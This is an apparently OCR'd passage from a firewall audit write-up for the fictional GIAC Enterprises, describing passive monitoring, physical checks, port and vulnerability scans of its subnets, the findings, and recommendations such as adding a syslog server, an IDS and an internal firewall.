
In the passive observation phase, samples of network traffic will be collected from each subnet. The captured samples will be reviewed for packets that should have been dropped by the firewall, but were not, indicating that the firewall is not enforcing policy correctly. A tour of the physical area where the firewall is located and a system check of the firewall itself will be conducted. Due to the design of clustered firewalls the system check can occur on Saturday.
The observation phase will be conducted during normal business hours by GIAC staff. This will not interfere with business operations since it will be a passive monitoring. At least five, one-hour snapshots, will be taken at different times of day over the span of the week prior to the Scanning portion of the Audit.

Results: All systems report full functionality. The firewall logged no drops for HTTP, SMTP or HTTPS to the appropriate servers. All internal systems and management system are functioning. We are allowing all traffic needed to conduct GIAC business. We will await the results of the Active Scan to determine if we are letting more than we expect. The only 2 concerns from this part of the audit were the amount of log data and the numerous ports used by the netback up software for Rule #11.


The physical access and host security audits should be fairly straightforward and not require a large amount of resources. They mostly involve physically inspecting the firewall and its location, examining the firewall's OS configuration using a hardening checklist, and running some local commands (e.g., netstat, lsof, showrev, etc) to verify versions, patch levels, and available services.

Results: The entrance to the data center required a swipe key for 2 doors before entering the rack area. The actual rack that containes the firewall is locked with a key that is controlled by the NOC supervisor. The physical security was adequate. As for the system using the PDF mentioned in section 2 for hardening Linux for Checkpoint Firewalls we reviewed the system configuration with the Auditors who gave it a thumbs up.

In the scanning phase, each service system will be scanned from the Internet and GIAC's internal subnets. During the scanning, packets on the destination subnet with a source IP address of the scanning system will be captured. Output from the scans, log entries recorded during scanning, and packets capture during scanning will be reviewed to determine if the firewall is enforcing policy properly. The Active Scan will be conducted during low traffic volume periods on Sunday morning by the external auditors. The scans will begin with External Subnet scans of the GIAC owned IP subnet 207.220.240.1/24. (See screen shot below)



After the scan finishes we will compare it with the address translation and policy rules shown in the architecture diagram in assignment #1as well as the rules shown in assignment #2.
After determining the objects available for connection from the outside world we will conduct a detailed scan of the objects. Scanning all ports to again compare with the Security Policy. As shown in this example 207.220.240.50 GIAC's public web server.



The scan will identify all systems that are accessible from the outside world. (ICMP was turned on to allow for better results)


Results: The following addresses returned as alive 207.220.240.1,.5,.10 -13,.30,.50. This matched all addresses in the policy with one surprise 207.220.240.30 was a test web server who although was address translated was not in any firewall rules. This showed on our audit because of ICMP, he replied as he was on the Web screened network. No active ports were returned just an ICMP reply.

This Scan also verified DNS resolution for GIAC's servers; .50 was resolved as www.giac.com/org, .10 resolved as btob.giac.com, and .13 resolved as the mx record for giac.com/org and as a host record for mail.giac.com. No other registered addresses were shown. The SOA showed as the ISP which is also correct.

As for port and traffic allowed inbound the following was found:

- Inbound Internet access to the GIAC service network is only permitted for HTTP, HTTPS, and SMTP traffic. (Port 259 was open to the scan for the firewall due to the client authentication rule and ICMP was allowed for testing)


Once all ports are scanned and verified with the Firewall policy and log. The next audit will be across DMZ's. We will then test connectivity between DMZs using the scanner. In this example we are scanning from the 10.0.48/20 network into DMZ#1.





Results: The firewall is blocking the traffic correctly. We were unable to access the Web Services network directly from the inside network as shown above. As for the Mgmt to Web subnets only the B2B,XML Server(sqlnet ports and http port 80) and Backup servers were able to communicate across.

After verification of all policies was completed a Vulnerability test of the same subnet and then targeted hosts within that subnet will be conducted. This is to confirm that the policies that were verified earlier do not allow any significant vulnerabilities. We are using Cisco's Secure Scanner Vulnerability database to test the external servers. NSDB is an online, HTML-based reference

guide. It provides background information on the vulnerabilities detected by sessions and can be accessed from the internet by the Scanner. The database is updated constantly as new vulnerabilities are found.







Results: All scanner results verified the first sweep and observation tests. However these tests showed some holes in our web servers patching. The scanner caught a cgi scripting vulnerability and showed that although the firewall blocks the scanners from seeing the open ports when the Secure Scanner ran within the subnet many unneeded ports were open.


3.3 The Recommendations

The overall assessment of the GIAC Enterprises network showed few flaws in its design. One of the recommendations is to implement a system to conduct better log handling. The firewall logs are rather large and cumbersome as noted after the audit. The Router could only log to memory console because we did not have a syslog server. A syslog server will be installed and placed on the Mgmt/Services DMZ(see below). In addition the intrusion detection system which GIAC has been testing will be implemented to help recognize network based scans and attacks more rapidly rather than depending on the logs. The audit showed the firewall did what it was designed to do however the monitoring of allowed and attempted non-allowed services needs to be improved.

The amount of open ports needed to allow backups across the DMZ was also a concern. GIAC is meeting with there administrators to propose a web DMZ dedicated backup server as to remove Rule #11. In addition all servers are being reviewed to remove all unnecessary open ports.

The security between the subnets impressed GIAC management and they would like to use an internal firewall to better protect the internal data warehouse server. This will add some defense in depth to there most critical database. The new internal firewall and subsequent Data Subnet will allow for stricter access control to the data warehouse. GIAC's management will meet to decide the business requirements for access and the same procedure used to create the policies in Assignment #2 will be conducted for this new firewall and subnet.

